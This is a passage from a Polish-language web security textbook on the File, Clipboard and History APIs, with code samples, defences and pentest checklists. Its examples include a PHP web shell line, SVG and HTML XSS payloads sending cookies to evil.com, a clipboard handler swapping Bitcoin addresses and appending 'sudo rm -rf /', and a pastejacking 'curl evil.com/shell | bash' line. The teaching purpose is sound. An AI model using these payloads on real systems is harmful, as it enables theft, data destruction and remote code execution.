Przed File API jedynym sposobem na pracę z plikiem użytkownika była:

- Prześlij plik na serwer przez `<form enctype="multipart/form-data">`
- Serwer przetwarza i zwraca wynik

File API (2009, W3C) umożliwia:

- Walidację pliku (rozmiar, typ, zawartość) przed przesłaniem
- Podgląd obrazu/wideo lokalnie
- Przetwarzanie CSV/JSON w przeglądarce
- Offline-capable aplikacje (import/eksport przez pliki)

3. Jak działa

Dostęp do pliku przez input

```
const input = document.querySelector('input[type="file"]');

input.addEventListener('change', () => {
  const file = input.files[0]; // File object

  console.log(file.name);      // "document.pdf"
  console.log(file.size);      // 1048576 (bajty)
  console.log(file.type);      // "application/pdf"
  console.log(file.lastModified); // timestamp

  // FileList - multiple files
  const files = Array.from(input.files);
});
```

Drag and Drop

```
const dropZone = document.getElementById('dropzone');

dropZone.addEventListener('dragover', (e) => {
  e.preventDefault(); // wymagane by drop działał
});

dropZone.addEventListener('drop', (e) => {
  e.preventDefault();
  const files = Array.from(e.dataTransfer.files);
  processFiles(files);
});
```

FileReader — czytanie zawartości

```
function readFile(file) {
  return new Promise((resolve, reject) => {
    const reader = new FileReader();

    reader.onload = (event) => resolve(event.target.result);
    reader.onerror = (event) => reject(reader.error);
    reader.onprogress = ({ loaded, total }) => {
      const percent = (loaded / total) * 100;
      updateProgressBar(percent);
    };

    // Metody czytania:
    reader.readAsText(file, 'UTF-8');      // string
    reader.readAsDataURL(file);             // data:image/png;base64,...
    reader.readAsArrayBuffer(file);         // ArrayBuffer
    reader.readAsBinaryString(file);        // deprecated, używaj ArrayBuff

    er
  });
}

// Użycie:
const text = await readFile(csvFile);      // CSV → string → parse
const dataUrl = await readFile(imageFile); // Image → data URL → src
const buffer = await readFile(binaryFile); // Binary → ArrayBuffer → process
```

Nowoczesne alternatywy (bez FileReader)


```
// Blob/File mają nowoczesne async metody:
const text = await file.text();           // string
const buffer = await file.arrayBuffer(); // ArrayBuffer
const stream = file.stream();             // ReadableStream

// URL.createObjectURL – tymczasowy URL
const url = URL.createObjectURL(imageFile);
img.src = url; // wyświetl obraz bez uploadu!
URL.revokeObjectURL(url); // zwolnij po użyciu!
```

Tworzenie Blob i pliku do pobrania

```
// Stwórz plik i udostępnij do pobrania
function downloadJSON(data, filename) {
  const json = JSON.stringify(data, null, 2);
  const blob = new Blob([json], { type: 'application/json' });
  const url = URL.createObjectURL(blob);

  const a = document.createElement('a');
  a.href = url;
  a.download = filename;
  a.click(); // triggeruje pobieranie

  URL.revokeObjectURL(url); // cleanup
}
```

4. Co dzieje się wewnątrz

File object

File jest rozszerzeniem **Blob**. **Blob** to immutable, raw binary data w pamięci (lub reference do pliku na dysku — implementacja-zależna). Przeglądarka może przechowywać duże Blob na dysku, małe w pamięci.

FileReader i Event Loop

FileReader jest asynchroniczny — czytanie pliku odbywa się w tle (w wątku I/O przeglądarki). Callbacki (**onload**, **onprogress**) są wywoływane przez Event Loop (Macrotask).

Object URL

URL.createObjectURL() tworzy **tymczasowy URL** (**blob:https://origin/uuid**) wskazujący na dane w pamięci przeglądarki. Ten URL:

- Jest ważny tylko w kontekście bieżącego dokumentu/origin
- Nie jest dostępny cross-origin
- Musi być zwolniony przez **revokeObjectURL()** aby uniknąć wycieku pamięci

5. Analogiczny przykład z życia

File API to skaner dokumentów w biurze:

- Użytkownik kładzie dokument na skanerze (**<input type="file">**)
- Skaner odczytuje zawartość bez wysyłania oryginału do drukarni (serwera)

- Aplikacja dostaje kopię cyfrową do obróbki w biurze (kliencie)
 - `URL.createObjectURL` to jak tymczasowy pokój z dokumentem — gość może go zobaczyć, ale link wygasa
-

6. Przykład kodu

```
// === Walidator pliku przed uploadem ===
class FileValidator {
  constructor(options) {
    this.maxSize = options.maxSize ?? 10 * 1024 * 1024; // 10 MB default
    this.allowedTypes = options.allowedTypes ?? [];
    this.allowedExtensions = options.allowedExtensions ?? [];
  }

  async validate(file) {
    const errors = [];

    // 1. Sprawdź rozmiar
    if (file.size > this.maxSize) {
      errors.push(`Plik za duży: ${((file.size / 1024 / 1024).toFixed(1))} MB > ${this.maxSize / 1024 / 1024} MB`);
    }

    // 2. Sprawdź MIME type (z pliku, ale może być sfałszowany!)
    if (this.allowedTypes.length && !this.allowedTypes.includes(file.type)) {
      errors.push(`Niedozwolony typ: ${file.type}`);
    }

    // 3. Sprawdź rozszerzenie
    const ext = file.name.split('.').pop().toLowerCase();
    if (this.allowedExtensions.length && !this.allowedExtensions.includes(ext)) {
      errors.push(`Niedozwolone rozszerzenie: ${ext}`);
    }

    // 4. Sprawdź magic bytes (prawdziwa weryfikacja typu)
    const signature = await this.getMagicBytes(file);
    if (!this.isValidSignature(signature, file.type)) {
      errors.push('Zawartość pliku nie zgadza się z deklarowanym typem');
    }

    return { valid: errors.length === 0, errors };
  }

  async getMagicBytes(file) {
    const buffer = await file.slice(0, 12).arrayBuffer();
    return new Uint8Array(buffer);
  }

  isValidSignature(bytes, mimeType) {
    const signatures = {
      'image/jpeg': [[0xFF, 0xD8, 0xFF]],
      'image/png': [[0x89, 0x50, 0x4E, 0x47]],
      'image/gif': [[0x47, 0x49, 0x46]],
      'application/pdf': [[0x25, 0x50, 0x44, 0x46]],
    };

    const sigs = signatures[mimeType];
    if (!sigs) return true; // brak known signature = akceptuj

    return sigs.some(sig => sig.every((byte, i) => bytes[i] === byte));
  }
}

// Użycie:
const validator = new FileValidator({
  maxSize: 5 * 1024 * 1024, // 5 MB
  allowedTypes: ['image/jpeg', 'image/png', 'application/pdf'],
  allowedExtensions: ['jpg', 'jpeg', 'png', 'pdf']
});
```

```
});

input.addEventListener('change', async () => {
  const { valid, errors } = await validator.validate(input.files[0]);
  if (!valid) showErrors(errors);
});
```

7. Przykład z prawdziwej aplikacji

Podatność: Content-Type Spoofing

```
// Serwer sprawdza typ pliku przez Content-Type z request:
// BŁĄD: Content-Type może być sfałszowany przez klienta!

// Klient może wysłać:
const formData = new FormData();
formData.append('file', new Blob([maliciousScript], { type: 'image/png' } ), 'avatar.png');
// Content-Type w multipart: image/png ← fałszywe!
// Zawartość: <?php system($_GET['cmd']); ?> ← malicious PHP

// Serwer powinien walidować magic bytes, nie Content-Type!
// Lub używać bezpiecznych plecek (file-type npm library)
```

Path Traversal przez filename

```
// BEZPIECZNY upload – serwer NIE powinien używać file.name bezpośrednio!
// Podatna implementacja:
app.post('/upload', multer().single('file'), (req, res) => {
  const filename = req.file.originalname; // NIEBEZPIECZNE!
  fs.writeFile(`./uploads/${filename}`, req.file.buffer, callback);
  // Atak: filename = '../etc/passwd' lub '../app.js'
});

// BEZPIECZNA implementacja:
const { v4: uuid } = require('uuid');
const path = require('path');

app.post('/upload', multer().single('file'), (req, res) => {
  const ext = path.extname(req.file.originalname).toLowerCase();
  const safeFilename = uuid() + ext; // generuj bezpieczną nazwę
  const dest = path.join('./uploads', safeFilename);

  // Sprawdź czy dest jest w uploads/ (path traversal prevention)
  if (!dest.startsWith(path.resolve('./uploads'))) {
    return res.status(400).send('Invalid path');
  }

  fs.writeFile(dest, req.file.buffer, callback);
});
```

8. Typowe błędy programistów

Błąd 1: Ufanie file.type (MIME spoofing)

```
// BŁĄD: file.type pochodzi z nagłówka HTTP lub rozszerzenia – nie z zawartości
if (file.type !== 'image/png') throw new Error('Only PNG allowed');
// Atakujący może zmienić rozszerzenie: malware.exe → malware.png

// POPRAWKA: sprawdzaj magic bytes
const buffer = await file.slice(0, 4).arrayBuffer();
const bytes = new Uint8Array(buffer);
const isPNG = bytes[0] === 0x89 && bytes[1] === 0x50;
```

Błąd 2: Brak revoke Object URL

```
// BŁĄD: wyciek pamięci
function displayImage(file) {
  const url = URL.createObjectURL(file);
  img.src = url;
  // Nigdy: URL.revokeObjectURL(url) → wyciek!
}

// POPRAWKA:
img.onload = () => URL.revokeObjectURL(img.src);
img.src = URL.createObjectURL(file);
```

Błąd 3: Renderowanie SVG z FileReader

```
// BŁĄD: SVG może zawierać JavaScript!
const text = await file.text();
div.innerHTML = text; // <svg><script>alert(1)</script></svg> → XSS!

// POPRAWKA: używaj DOMPurify lub Image tag (nie innerHTML)
const url = URL.createObjectURL(file);
img.src = url; // Image tag nie wykonuje JS w SVG
```

9. Znaczenie dla bezpieczeństwa

XSS przez SVG upload

SVG jest XML który może zawierać `<script>`. Jeśli aplikacja:

1. Pozwala uploadować SVG
2. Serwuje je z `Content-Type: image/svg+xml`
3. Bezpośrednio linkuje lub inline'uje SVG w HTML

→ Stored XSS:

```
<!-- malicious.svg -->
<svg xmlns="http://www.w3.org/2000/svg">
  <script>alert(document.cookie)</script>
  <text>Niewinny obrazek</text>
</svg>
```

Obrona: serwuj SVG z `Content-Type: text/plain` lub `Content-Disposition: attachment` gdy uploadowane przez użytkownika, lub sanityzuj przez DOMPurify.

HTML Upload → Stored XSS

```
<!-- malicious.html uploadowany jako "dokument" -->
<html><body>
  <script>document.location='https://evil.com/steal?c='+document.cookie</script>
</body></html>
```

Jeśli serwis hostuje user-uploaded HTML na tym samym origin → Stored XSS.

PDF z JavaScript

PDF może zawierać JavaScript. Adobe Reader historycznie wykonywał JavaScript w PDF. Nowoczesne przeglądarki (PDF.js) blokują to, ale starsza wersja lub Adobe Acrobat → wektor.

Powiązane CWE

- **CWE-434** — Unrestricted Upload of File with Dangerous Type
- **CWE-22** — Path Traversal
- **CWE-79** — XSS (SVG, HTML upload)
- **CWE-400** — Resource Exhaustion (ogromny plik → DoS)

10. Jak identyfikować podczas pentestu

Testy uploadów

1. Upload SVG z XSS payload
2. Upload HTML plik
3. Upload plik z rozszerzeniem .php/.jsp ale zawartością obrazka
4. Upload plik z path traversal w nazwie: ../../index.html
5. Upload bardzo duży plik (DoS)
6. Upload zip bomb (rekurencyjne zip)
7. Upload plik z podwójnym rozszerzeniem: image.png.php
8. Upload MIME-type spoofing: PNG extension, PHP content

DevTools Console

```
// Odczytaj zawartość wybranych plików lokalnie (testowanie walidacji)
document.querySelector('input[type="file"]').addEventListener('change', async
(e) => {
  const file = e.target.files[0];
  const buffer = await file.arrayBuffer();
  const bytes = new Uint8Array(buffer.slice(0, 16));
  console.log('Magic bytes:', Array.from(bytes).map(b => b.toString(16).padStart(2, '0')).join(' '));
  console.log('file.type:', file.type); // porównaj z magic bytes
});
```

11. Jak testować bezpieczeństwo

- ☐ Czy aplikacja sprawdza magic bytes (nie tylko MIME type lub rozszerzenie)?
- ☐ Czy możliwy upload SVG lub HTML z XSS payload?
- ☐ Czy uploadowane pliki są serwowane na tym samym origin?
- ☐ Czy path traversal możliwy przez filename?
- ☐ Czy jest limit rozmiaru pliku?
- ☐ Czy zip bomb jest blokowana?
- ☐ Czy podwójne rozszerzenia są obsługiwane bezpiecznie?
- ☐ Czy Object URLs są revokowane po użyciu?
- ☐ Czy serwer sanityzuje oryginalne nazwy plików?

12. Jak się zabezpieczać

```
// Klient (pierwsza linia obrony, nie jedyna!):
const MAX_SIZE = 5 * 1024 * 1024; // 5MB

async function validateBeforeUpload(file) {
  // Rozmiar
  if (file.size > MAX_SIZE) throw new Error('Too large');

  // Magic bytes
  const buf = await file.slice(0, 12).arrayBuffer();
  const bytes = new Uint8Array(buf);

  const PNG = bytes[0] === 0x89 && bytes[1] === 0x50;
  const JPEG = bytes[0] === 0xFF && bytes[1] === 0xD8;

  if (!PNG && !JPEG) throw new Error('Only PNG/JPEG allowed');

  return true;
}

// Serwer (ostateczna obrona):
// 1. Waliduj magic bytes na serwerze (file-type library)
// 2. Rename do UUID + safe extension
// 3. Serwuj uploadowane pliki z osobnego origin/subdomain
// 4. Ustaw Content-Disposition: attachment
// 5. Skanuj antywirusem (ClamAV)
```

13. Podsumowanie

Kluczowe fakty:

1. File API = dostęp do plików użytkownika w przeglądarce bez uploadu
2. `file.type` jest niezauwany — można sfałszować; używaj magic bytes
3. `URL.createObjectURL()` wymaga `revokeObjectURL()` — inaczej wyciek
4. SVG i HTML mogą zawierać JavaScript → XSS przez upload
5. Path traversal przez `file.name` na serwerze — zawsze generuj bezpieczną nazwę

Dla pentestera:

- Upload SVG z XSS = pierwsze do sprawdzenia
- Sprawdź czy serwer weryfikuje tylko MIME type (łatwy bypass)
- Path traversal w nazwie pliku
- Sprawdź gdzie serwowane są uploadowane pliki (ten sam origin = ryzyko)

Powiązania

File API

- Fetch API (Rozdział 11)
FormData + File → upload przez fetch
- IndexedDB (Rozdział 17)
File/Blob można przechowywać w IndexedDB
- Cache API (Rozdział 18)
Response body to Blob
- DOM/XSS (Rozdział 9)
SVG/HTML upload → Stored XSS przez DOM

Rozdział 28: Clipboard API

1. Czym jest Clipboard API

Clipboard API to nowoczesny interfejs JavaScript umożliwiający programistyczny dostęp do schowka systemowego (clipboard) przeglądarki. Pozwala na odczytywanie i zapisywanie tekstu oraz danych binarnych (obrazy, HTML, itp.) do schowka.

Clipboard API składa się z:

- `navigator.clipboard.writeText(text)` — zapis tekstu do schowka
- `navigator.clipboard.readText()` — odczyt tekstu ze schowka
- `navigator.clipboard.write(items)` — zapis dowolnych danych (HTML, obrazy)
- `navigator.clipboard.read()` — odczyt dowolnych danych

Starsza metoda: `document.execCommand('copy'/'cut'/'paste')` — synchroniczna, deprecated, ale nadal wspierana.

Uprawnienia: Dostęp do schowka wymaga:

- `clipboard-write` — zapis (zazwyczaj automatycznie przyznawany po akcji użytkownika)
- `clipboard-read` — odczyt (wymaga jawnej zgody użytkownika)
- Strona musi być w **focused window** (foreground)
- Dostęp możliwy tylko przez **HTTPS** (poza localhost)

2. Dlaczego powstał

Problem: `execCommand` był synchroniczny i nieprzewidywalny

`document.execCommand('copy')` działał tylko:

- Podczas obsługi zdarzeń użytkownika (click, keydown)
- Synchronicznie
- Bez dostępu do aktualnej zawartości schowka

Clipboard API (2017+) zapewnia:

- Asynchroniczne, Promise-based API
- Dostęp do odczytu schowka (z uprawnieniem)
- Obsługę binarnych danych (nie tylko tekstu)
- Spójne zachowanie między przeglądarkami

3. Jak działa

Zapis do schowka

```
// Zapis tekstu
async function copyText(text) {
  try {
    await navigator.clipboard.writeText(text);
    console.log('Skopiowano!');
  } catch (err) {
    console.error('Błąd kopiowania:', err);
    // Fallback do execCommand
    fallbackCopy(text);
  }
}

// Zapis HTML i obrazów
async function copyRichContent(html, imageBlob) {
  await navigator.clipboard.write([
    new ClipboardItem({
      'text/html': new Blob([html], { type: 'text/html' }),
      'text/plain': new Blob(['fallback text'], { type: 'text/plain' }),
      'image/png': imageBlob // opcjonalnie
    })
  ]);
}
```

Odczyt ze schowka (wymaga uprawnienia)

```
// Odczyt tekstu
async function pasteText() {
  try {
    const text = await navigator.clipboard.readText();
    return text;
  } catch (err) {
    if (err.name === 'NotAllowedError') {
      // Użytkownik odrzucił uprawnienie
    }
    throw err;
  }
}

// Odczyt złożonych danych
async function readClipboard() {
  const items = await navigator.clipboard.read();

  for (const item of items) {
    console.log('Types:', item.types);

    if (item.types.includes('text/html')) {
      const blob = await item.getType('text/html');
      const html = await blob.text();
      console.log('HTML:', html);
    }

    if (item.types.includes('image/png')) {
      const blob = await item.getType('image/png');
      const url = URL.createObjectURL(blob);
      img.src = url;
    }
  }
}
```

Obsługa clipboard events

```
// Nasłuchiwanie zdarzeń copy/cut/paste
document.addEventListener('copy', (event) => {
    const selection = window.getSelection().toString();

    // Modyfikacja kopiowanego tekstu:
    event.clipboardData.setData('text/plain', `${selection}\n\nŹródło: example.com`);
    event.clipboardData.setData('text/html', `<p>${selection}</p><small>Źródło: example.com</small>`);
    event.preventDefault(); // zapobiega standardowemu zachowaniu
});

document.addEventListener('paste', (event) => {
    const text = event.clipboardData.getData('text/plain');
    const html = event.clipboardData.getData('text/html');

    // Przetwórz wklejony tekst zamiast standardowego paste
    event.preventDefault();
    processAndInsert(text);
});
```

Stara metoda — execCommand (fallback)

```
function fallbackCopy(text) {
    const textarea = document.createElement('textarea');
    textarea.value = text;
    textarea.style.position = 'fixed';
    textarea.style.opacity = '0';
    document.body.appendChild(textarea);
    textarea.focus();
    textarea.select();

    try {
        document.execCommand('copy'); // deprecated ale działa wszędzie
    } finally {
        document.body.removeChild(textarea);
    }
}
```

4. Co dzieje się wewnątrz

Model uprawnień

Clipboard API używa Permission API:

- `clipboard-write` — zazwyczaj auto-granted podczas user gesture (click)
- `clipboard-read` — wymaga explicit grant (dialog w przeglądarce)

```
// Sprawdzenie uprawnień
const permission = await navigator.permissions.query({ name: 'clipboard-read' });
console.log(permission.state); // 'granted', 'denied', 'prompt'
```

Asynchroniczność i fokus

Dostęp do schowka jest zablokowany gdy:

- Strona nie jest w focused tab

- Brak HTTPS (poza localhost)
- Uprawnienie `clipboard-read` nie zostało przyznane

W **Service Worker** Clipboard API nie jest dostępne (brak focused window).

5. Analogiczny przykład z życia

Clipboard API to asystent biurowy obsługujący firmowy schowek:

- `writeText` = asystent wkłada papier do schowka (wymaga bycia w biurze = focused window)
 - `readText` = asystent prosi o dostęp do schowka (wymaga zezwolenia przełożonego = permission)
 - Zdarzenie `paste` = firma może sprawdzić co ktoś wkleja (paste event handler)
 - Modyfikacja przy `copy` = kopiujesz treść, asystent dodaje stopkę firmy
-

6. Przykład kodu

```
// === Bezpieczna integracja Clipboard API ===

class ClipboardManager {
  // Kopiuj z fallback
  async copy(text) {
    if (navigator.clipboard) {
      await navigator.clipboard.writeText(text);
    } else {
      this._execCommandFallback(text);
    }
  }

  // Wklej z weryfikacją
  async paste() {
    if (!navigator.clipboard?.readText) {
      throw new Error('Clipboard read not supported');
    }

    const perm = await navigator.permissions.query({ name: 'clipboard-read'
});
    if (perm.state === 'denied') {
      throw new Error('Clipboard access denied');
    }

    const text = await navigator.clipboard.readText();
    return this._sanitize(text);
  }

  // Sanityzacja wklejanego tekstu
  _sanitize(text) {
    // Usuń niebezpieczne znaki
    return text
      .replace(/[-\u0000-\u001f]/g, '') // control chars
      .trim()
      .slice(0, 10000); // limit długości
  }

  _execCommandFallback(text) {
    const el = document.createElement('textarea');
    el.value = text;
    el.setAttribute('readonly', '');
    el.style.cssText = 'position:fixed;pointer-events:none;opacity:0';
    document.body.appendChild(el);
    el.select();
    document.execCommand('copy');
    document.body.removeChild(el);
  }
}

```

7. Przykład z prawdziwej aplikacji

Clipboard poisoning atak

Jeden z najgroźniejszych ataków Clipboard API — modyfikacja kopiowanej treści:

```
// ATAK: złośliwa strona podmienia kopiowany tekst
document.addEventListener('copy', (event) => {
  const selection = window.getSelection().toString();

  if (selection.includes('bitcoin') || /[13][a-zA-Z0-9]{25,34}/.test(selection)) {
    // Podmień adres Bitcoin na adres atakującego
    event.clipboardData.setData('text/plain', 'ATTACKERS_BITCOIN_ADDRESS_HERE');
    event.preventDefault();
  }

  // Lub: dodaj malicious command do kopiowanego tekstu
  if (selection.length > 5) {
    const malicious = selection + '\r\nsudo rm -rf / 2>/dev/null &';
    event.clipboardData.setData('text/plain', malicious);
    event.preventDefault();
  }
});
```

Użytkownik kopiuje adres Bitcoin ze strony, ale w schowku ląduje adres atakującego. Wkleja do portfela → wysyła pieniądze do atakującego. Ten atak jest aktywnie używany na stronach kryptograficznych.

Pastejacking

```
// ATAK: strona wyświetla tekst do wklejenia, ale podaje inny
// Użytkownik widzi: "Skopiuj to polecenie: npm install safe-package"
// Ale klikając "Copy" schowek dostaje:

document.querySelector('#copy-btn').addEventListener('click', () => {
  navigator.clipboard.writeText(
    `npm install safe-package\ncurl https://evil.com/shell | bash`
    // Drugi wiersz niewidoczny jeśli wyświetlasz tylko fragment!
  );
});
```

8. Typowe błędy programistów

Błąd 1: Brak obsługi rejected permission

```
// BŁĄD: nie obsługuje NotAllowedError
const text = await navigator.clipboard.readText(); // może rzucić!

// POPRAWKA:
try {
  const text = await navigator.clipboard.readText();
} catch (err) {
  if (err.name === 'NotAllowedError') {
    showMessage('Zezwól na dostęp do schowka');
  } else {
    console.error(err);
  }
}
```

Błąd 2: Renderowanie HTML ze schowka bez sanitizacji

```
// BŁĄD: bezpośrednie wklejenie HTML do DOM
const items = await navigator.clipboard.read();
const htmlBlob = await items[0].getType('text/html');
const html = await htmlBlob.text();
editor.innerHTML = html; // XSS przez wklejony HTML!

// POPRAWKA: sanityzuj przez DOMPurify
editor.innerHTML = DOMPurify.sanitize(html, { ALLOWED_TAGS: ['b', 'i', 'p', 'br'] });
```

9. Znaczenie dla bezpieczeństwa

Clipboard Hijacking / Poisoning

Bez uprawnienia `clipboard-read`, skrypt nie może odczytać schowka. Ale może **pisać** (podczas user gesture). To umożliwia clipboard poisoning:

- Podmiana adresów kryptowalut
- Dodawanie malicious commands
- Pastejacking — ukryte polecenia terminala

Paste event monitoring

Każda strona może nasłuchiwać `paste` event bez specjalnego uprawnienia:

```
document.addEventListener('paste', ({ clipboardData }) => {
  const text = clipboardData.getData('text');
  // Tekst ze schowka — co użytkownik właśnie wkleił
  // Możliwa exfiltracja: hasła, tokeny, adresy
  fetch('https://evil.com/log?id=' + btoa(text), { mode: 'no-cors' });
});
```

To działa **bez** uprawnienia `clipboard-read`! Paste event dostarcza dane schowka "przy okazji" wklejania.

XSS przez wklejony HTML

Rich text editors (`contenteditable`) które akceptują HTML ze schowka mogą być podatne na XSS jeśli nie sanityzują wklejonego HTML.

Powiązane CWE

- **CWE-79** — XSS (przez HTML ze schowka)
- **CWE-200** — Information Exposure (eksfiltracja przez paste event)
- **CWE-345** — Insufficient Verification (podmiana adresu w schowku)

10. Jak identyfikować podczas pentestu

Clipboard testing

```
// Testuj czy strona modyfikuje copy:
document.addEventListener('copy', (e) => {
    console.log('copy event', e.clipboardData);
});
// Zaznacz coś na stronie i skopiuj → obserwuj Console

// Testuj paste event logging:
document.addEventListener('paste', (e) => {
    console.log('paste:', e.clipboardData.getData('text'));
});

// Szukaj w kodzie strony:
// addEventListener('copy'
// addEventListener('paste'
// execCommand('copy'
// clipboard.writeText
// clipboardData.setData
```

Co sprawdzić

- Czy strona nasłuchuje `copy` i podmienia zawartość?
- Czy `paste` event jest używany do exfiltracji?
- Czy rich text editor sanityzuje wklejony HTML?
- Czy schowek jest czytelny przez inne okna? (Tak — Clipboard jest systemowy)

11. Jak testować bezpieczeństwo

- ☐ Czy strona nasłuchuje paste event i może eksfiltrować dane?
- ☐ Czy copy event modyfikuje kopiowaną zawartość (clipboard poisoning)?
- ☐ Czy rich text editor XSS przez wklejony HTML jest możliwy?
- ☐ Czy readText() jest używany bez odpowiedniego uprawnienia UX?
- ☐ Czy aplikacja sanityzuje HTML ze schowka przed wklejeniem do DOM?
- ☐ Czy URL ze schowka jest walidowany przed użyciem (protokół:, javascript:)?

12. Jak się zabezpieczać


```
// 1. Sanityzuj HTML ze schowka
document.addEventListener('paste', (event) => {
  event.preventDefault();
  const text = event.clipboardData.getData('text/plain'); // tylko plaintext
  // LUB:
  const html = event.clipboardData.getData('text/html');
  const safe = DOMPurify.sanitize(html);
  insertContent(safe);
});

// 2. Informuj użytkownika gdy modyfikujesz schowek
document.addEventListener('copy', (event) => {
  const sel = window.getSelection().toString();
  if (sel) {
    const withAttrib = sel + '\n\nŹródło: example.com'; // jawne, nie ukryte
    event.clipboardData.setData('text/plain', withAttrib);
    event.preventDefault();
    showToast('Skopiowano (z atrybutem źródła)'); // powiadom!
  }
});

// 3. Content Security Policy nie ogranicza Clipboard API
// Ale XSS powodujące clipboard hijacking jest chronione przez CSP
```

13. Podsumowanie

Kluczowe fakty:

1. Clipboard API = async dostęp do systemowego schowka, wymaga HTTPS + focused window
2. `clipboard-write` (auto-granted) vs `clipboard-read` (explicit permission)
3. `paste` event jest dostępny BEZ uprawnienia `clipboard-read` — wektor exfiltracji
4. `copy` event pozwala podmienić kopiowaną zawartość (clipboard poisoning)
5. XSS przez wklejony HTML w rich text editorach

Dla pentestera:

- Nasłuchuj `copy` / `paste` events w DevTools Console
- Sprawdź czy paste event eksfiltruje dane
- Testuj clipboard poisoning: skopiuj tekst ze strony, sprawdź co faktycznie jest w schowku
- Testuj XSS przez paste HTML do rich text editorów

Powiązania

Clipboard API

- DOM/XSS (Rozdział 9)
wklejony HTML bez sanitizacji → XSS
 - Permissions API
clipboard-read wymaga uprawnienia
 - File API (Rozdział 27)
Clipboard może zawierać obrazy (Blob) jak File API
-

Rozdział 29: History API

1. Czym jest History API

History API to interfejs JavaScript umożliwiający programistyczną manipulację historią przeglądania przeglądarki. Pozwala na:

- Zmianę URL w pasku adresu bez przeładowania strony
- Nawigację po historii (przód/tył)
- Przechowywanie stanu aplikacji powiązanego z konkretnym URL

History API jest fundamentem **Single Page Applications (SPA)** — umożliwia nawigację wewnątrz aplikacji zbudowanej jako jeden dokument HTML, z URL reflektującym aktualny "widok".

Kluczowe metody:

- `history.pushState(state, title, url)` — dodaje nowy wpis w historii
- `history.replaceState(state, title, url)` — zastępuje bieżący wpis
- `history.back()` / `history.forward()` / `history.go(n)` — nawigacja
- `window.onpopstate` — event przy nawigacji przez historię
- `history.length` — liczba wpisów w historii

2. Dlaczego powstał

Problem: SPA i nawigacja

Przed History API SPA miały problem z URL:

- Cała aplikacja pod jednym URL (/) → brak możliwości bookmarku, share, back/forward
- Hash-based routing: `/#/page1` → obejście ale nieeleganckie
- Problem z SEO (boty nie wykonywały JS)

History API (HTML5, 2009) rozwiązało to przez możliwość zmiany URL bez przeładowania:

- `pushState('/dashboard')` → URL = `/dashboard`, strona nie ładuje się od nowa
- Back button → `popstate` event → aplikacja obsługuje nawigację przez JS

3. Jak działa

`pushState` i `replaceState`

```
// history.pushState(state, title, url)
// state: dowolny serializowalny obiekt (Structured Clone), 640KB limit
// title: ignorowane przez większość przeglądarek (historycznie), używaj ''
// url: nowy URL (musi być same-origin!)

// Dodaj nowy wpis
history.pushState(
  { page: 'dashboard', userId: 42 }, // state object
  '',                               // title (ignorowane)
  '/dashboard'                      // nowy URL
);

// Zastąp bieżący wpis (bez nowego wpisu w historii)
history.replaceState(
  { page: 'dashboard', filter: 'active' },
  '',
  '/dashboard?filter=active'
);
```

Nawigacja przez historię

```
history.back(); // jak przycisk "Wstecz"
history.forward(); // jak przycisk "Naprzód"
history.go(-2); // dwa kroki wstecz
history.go(0); // reload strony (lub po prostu location.reload())
```

popstate event

```
// Wywoływany gdy użytkownik nawiguje przez historię (back/forward)
// NIE jest wywoływany przez pushState/replaceState
window.addEventListener('popstate', (event) => {
  console.log('State:', event.state); // obiekt ze pushState/replaceState
  console.log('URL:', location.pathname);

  // Obsłuż nawigację w SPA
  router.navigate(location.pathname, event.state);
});
```

URL constraints

Ważne ograniczenie bezpieczeństwa: URL w `pushState` / `replaceState` musi być **same-origin**:

```
// OK – same-origin
history.pushState({}, '', '/other-page');
history.pushState({}, '', 'https://example.com/page'); // OK jeśli jesteśmy na e
xample.com
history.pushState({}, '', '?query=value'); // OK

// BŁĄD – SecurityError
history.pushState({}, '', 'https://evil.com/phishing'); // DOMException!
history.pushState({}, '', '//evil.com'); // DOMException!
```

location.pathname vs history.state

```
// Aktualny URL zawsze przez location:
location.href;      // "https://app.com/dashboard?filter=active"
location.pathname;  // "/dashboard"
location.search;    // "?filter=active"
location.hash;      // ""

// Stan powiązany z bieżącym URL:
history.state; // { page: 'dashboard', userId: 42 }
```

4. Co dzieje się wewnątrz

Stack historii

Przeglądarka utrzymuje stos (stack) wpisów historii dla każdego okna/karty. Każdy wpis składa się z:

- URL
- State object (serializowany przez Structured Clone, limit 640KB w Chrome)
- Scroll position (niektóre przeglądarki)

`pushState` dodaje na wierzch stosu; `popstate` jest wywoływany gdy indeks zmienia się przez nawigację użytkownika.

Same-origin requirement

Ograniczenie same-origin w History API jest kluczowe dla bezpieczeństwa. Bez niego strona mogłaby zmienić URL na `https://bank.com/transfer` bez nawigacji, myląc użytkownika.

Ale: **origin musi być identyczny** — nawet `https://app.com` na `https://app.com:8080` to inny origin.

5. Analogiczny przykład z życia

History API to GPS z pamięcią tras:

- Każda nawigacja (`pushState`) dodaje punkt na mapie (wpis historii)
- Wstecz/naprzód (`back()` / `forward()`) przemieszcza cię po zapisanej trasie
- `state` object to notatki przy każdym punkcie (jakie były filtry, co przeglądałeś)
- URL zmienia się jak adres na GPS — pokazuje gdzie jesteś, ale nie musisz tam fizycznie jechać (przeładować strony)

6. Przykład kodu

```
// === Prosty router SPA ===
class Router {
  constructor(routes) {
    this.routes = routes;

    // Nasłuchuj nawigacji historii
    window.addEventListener('popstate', (e) => {
      this.navigate(location.pathname, false); // false = nie push do historii
    });
  }

  navigate(path, addToHistory = true) {
    const route = this.routes[path] ?? this.routes['/404'];

    if (addToHistory) {
      history.pushState({ path }, '', path);
    }

    // Renderuj nowy widok
    route.render(document.getElementById('app'));
  }

  link(path) {
    return (event) => {
      event.preventDefault(); // nie ładuj strony
      this.navigate(path);
    };
  }
}

// Użycie:
const router = new Router({
  '/': { render: (el) => (el.innerHTML = '<h1>Home</h1>') },
  '/dashboard': { render: (el) => (el.innerHTML = '<h1>Dashboard</h1>') },
  '/404': { render: (el) => (el.innerHTML = '<h1>Not Found</h1>') }
});

// Link w HTML
document.querySelectorAll('[data-link]').forEach(el => {
  el.addEventListener('click', router.link(el.dataset.link));
});
```

7. Przykład z prawdziwej aplikacji

Open Redirect przez manipulację historią

```
// Aplikacja używa history.state do redirect po logowaniu:
const returnUrl = history.state?.returnUrl ?? '/dashboard';
// Po logowaniu:
window.location.href = returnUrl; // OPEN REDIRECT!

// Atakujący może:
history.pushState({ returnUrl: 'https://evil.com' }, '', '/login');
// Jeśli użytkownik zaloguje się → zostanie przekierowany na evil.com

// POPRAWKA: waliduj returnUrl
function safeRedirect(url) {
  try {
    const parsed = new URL(url, window.location.origin);
    if (parsed.origin !== window.location.origin) {
      return '/dashboard'; // tylko same-origin redirect
    }
    return parsed.pathname + parsed.search;
  } catch {
    return '/dashboard';
  }
}
```

History state jako storage (i jego ryzyko)

```
